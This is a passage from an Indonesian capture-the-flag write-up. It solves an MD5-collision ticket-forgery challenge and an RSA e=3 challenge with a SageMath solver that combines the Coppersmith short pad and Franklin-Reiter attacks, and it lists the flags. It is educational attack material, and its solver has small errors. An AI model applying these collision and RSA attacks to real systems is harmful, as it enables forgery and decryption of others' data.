$ echo -n 'd131dd02c5e6eec4693d9a0698aff95c2fcab58712467eab4004583eb8fb7f8955ad340609f4b30
33420f577ee8ce54b67080a80d1ec69821bcb6a8839396f9652b6ff72a70' | xxd -r -p | md5sum
79054025255fb1a26e4bc422aef54eb4 -

(hyl@Umar)~[~/LKS/Modifikasi]
$ echo -n 'd131dd02c5e6eec4693d9a0698aff95c2fcab50712467eab4004583eb8fb7f8955ad340609f4b30
33420f577ee8ce54b67080280d1ec69821bcb6a8839396f965ab6ff72a70' | xxd -r -p | md5sum
79054025255fb1a26e4bc422aef54eb4 -

```

```

(hyl@Umar)~[~/LKS/Modifikasi]
$ nc 13.212.58.64 12591
Anda sedang menjual tiket konser taylor swift
Terdapat 2 pembeli yang ingin membeli tiket, Alice dan Bob. Sayangnya tiket hanya tersis
Tiket tersebut diverifikasi menggunakan md5
Dapatkah anda membuat tiket palsu untuk dijual ke Bob?
Masukkan kode tiket untuk dijual ke Alice: d131dd02c5e6eec4693d9a0698aff95c2fcab58712467
b487da03fd02396306d248cda0e99f33420f577ee8ce54b67080a80d1ec69821bcb6a8839396f9652b6ff72a
md5 dari tiket Alice: 79054025255fb1a26e4bc422aef54eb4
Masukkan kode tiket buatan untuk dijual ke Bob: d131dd02c5e6eec4693d9a0698aff95c2fcab507
d53e23487da03fd02396306d248cda0e99f33420f577ee8ce54b67080280d1ec69821bcb6a8839396f965ab6
md5 dari tiket Bob: 79054025255fb1a26e4bc422aef54eb4
Bob: Terima kasih! Ini bayarannya
LKSN{bb61f6f3aacf84db45ee046bbf4edd55b0c11f52367f46fdb11b792833dece11}


```

## Conclusion

Untuk menyelesaikan tantangan ini, kita memanfaatkan kelemahan MD5 dengan menemukan MD5 collision, yaitu dua input berbeda yang menghasilkan hash MD5 yang sama. Meskipun tiket Alice dan Bob berbeda, hash yang sama memungkinkan tiket palsu Bob untuk lolos verifikasi. Ini mengilustrasikan risiko keamanan dalam menggunakan MD5, yang rentan terhadap serangan collisio

**Flag : LKSN{bb61f6f3aacf84db45ee046bbf4edd55b0c11f52367f46fdb11b792833dece11}**

# Manipulator



## Executive Summary

Attachment :

output.txt

<https://ctfd.idcyberskills.com/files/4d4b31233b960de5a264f289091c9a08/output.txt?token=eyJ1c2VyX2lkIjoyLCJ0ZWZtX2lkIjpuZDhlcjJmaWw1X2lkIjo4fQ.ZsXtfQ.nAh3abWvvhnbKUaqRX10iydxTkI>

soal.py

<https://ctfd.idcyberskills.com/files/d918fab1f1fd171e1d58bf6e261619d0/soal.py?token=eyJ1c2VyX2lkIjoyLCJ0ZWZtX2lkIjpuZDhlcjJmaWw1X2lkIjo5fQ.ZsXtfQ.4gcmNoTCa5vEUhnvA5P9DjX9Hew>

Diberikan source code soal.py dan output.txt

## Technical Report

soal.py

```
(hyl@Umar) [~/LKS/Manipulator]
└─$ cat soal.py
from Crypto.Util.number import bytes_to_long, getPrime, long_to_bytes
import random
flag = bytes_to_long(open("flag.txt", "rb").read())
p,q = getPrime(512), getPrime(512)
n = p*q
e = 3

c = pow(2**24 * flag + random.randint(1, 2**21), e, n)
c2 = pow(2**24 * flag + random.randint(1, 2**21), e, n)

print(f"n = {n}")
print(f"e = {e}")
print(f"c = {c}")
print(f"c2 = {c2}")
```

Enkripsi RSA dengan diberikan output yaitu nilai n, e, c, c2.

Dua ciphertext (c dan c2) di enkripsi menggunakan nilai e yang kecil (e = 3). Ini adalah petunjuk bahwa serangan Coppersmith short pad attack dapat digunakan. Serangan Coppersmith digunakan untuk menemukan akar kubik dari suatu nilai modulo n ketika ada redundansi kecil dalam pesan yang dienkripsi. [https://en.wikipedia.org/wiki/Coppersmith%27s\\_attack](https://en.wikipedia.org/wiki/Coppersmith%27s_attack)

Lalu dari  $\text{pow}(2^{24} * \text{flag} + r, e, n)$  juga didapatkan petunjuk bahwa serangan Franklin-Reiter related-message attack juga dapat digunakan

Kami mencari tentang 2 attack ini dan menemukan

[https://github.com/pwang00/Cryptographic-Attacks/blob/master/Public%20Key/RSA/coppersmith\\_short\\_pad.sage](https://github.com/pwang00/Cryptographic-Attacks/blob/master/Public%20Key/RSA/coppersmith_short_pad.sage)

<https://github.com/ashutosh1206/Crypton/blob/master/RSA-encryption/Attack-Franklin-Reiter/exploit.sage>

Dengan menggabungkan 2 jenis serangan ini kami bisa merecovery flagnya, Kami menggunakan sagemath untuk solvernya.

```

from Crypto.Util.number import long_to_bytes

n =
129517092565136391912365614357547612003090308052097601230709159875977714245019385
589838868838458360315886742797797600542088423023024886980377232796650441116764514
248074938998361582162226338303682786178754259922445173295457226529760093842652089
002821136671736802352641620216717773042827233357678062153512868647

e = 3

c =
601769813838915325883798620631748591297042573821317173602501410736244031722197629
309059296971648944293192334140202219887656499964854591203913505889555580735911872
802976623045992283578291833984653687505593468243519603052775970846144543079124475
44105630325719155248432275665974086886844353538516464469734005231

c2 =
601835187584836447094291742325578043830060200492048392245570386760842046240782107
379008399755668375691805415036960160681007594461864395391390168813576124245940276
671864525137606446510625571748573271392341069281871881075117302963611406762523168
64709236755884552684510212936014859885564841372009506516358682924

m = 24

def coppersmith_short_pad(C1, C2, N, e = 3, eps = 1/25):

    P.<x, y> = PolynomialRing(Zmod(N))

    P2.<y> = PolynomialRing(Zmod(N))

    g1 = (x^e - C1).change_ring(P2)

    g2 = ((x + y)^e - C2).change_ring(P2)

    # Changes the base ring to Z_N[y] and finds resultant of g1 and g2 in x

```



```

res = g1.resultant(g2, variable=x)

# coppersmith's small_roots only works over univariate polynomial rings, so
we

# convert the resulting polynomial to its univariate form and take the
coefficients modulo N

# Then we can call the sage's small_roots function and obtain the delta
between m_1 and m_2.

# Play around with these parameters: (epsilon, beta, X)

roots =
res.univariate_polynomial().change_ring(Zmod(N)).small_roots(epsilon=eps)

return roots[0]

def franklin_reiter(C1, C2, N, r, e = 3):

P.<x> = PolynomialRing(Zmod(N))

equations = [x^e - C1, (x + r)^e - C2]

g1, g2 = equations

return -composite_gcd(g1, g2).coefficients()[0]

def recover_message(C1, C2, N, e, m):

delta = coppersmith_short_pad(C1, C2, N)

return Integer(franklin_reiter(C1, C2, N, delta)) >> m

```

```
def composite_gcd(g1, g2):  
    return g1.monic() if g2 == 0 else composite_gcd(g2, g1 % g2)  
  
flag = long_to_bytes(recover_message(c1, c2, n, e, m))  
  
print(flag)
```

## Conclusion

Kode yang diberikan mengimplementasikan serangan kombinasi **Franklin-Reiter Related Message Attack** dan **Coppersmith Short Pad Attack** untuk memulihkan pesan yang dienkripsi menggunakan RSA dengan eksponen kecil ( $e=3$ ).

- **Franklin-Reiter Related Message Attack:** Digunakan ketika ada dua pesan yang terkait secara linier, memungkinkan kita untuk memulihkan pesan asli jika kita mengetahui perbedaan antara keduanya.
- **Coppersmith Short Pad Attack:** Digunakan untuk menemukan perbedaan kecil antara dua pesan yang terkait, dengan mengeksploitasi sifat eksponen kecil pada RSA.

**Flag : LKSN{f77bfa65bf02070888ae648eae3f7a2bb47ed6b343fea151f2881}**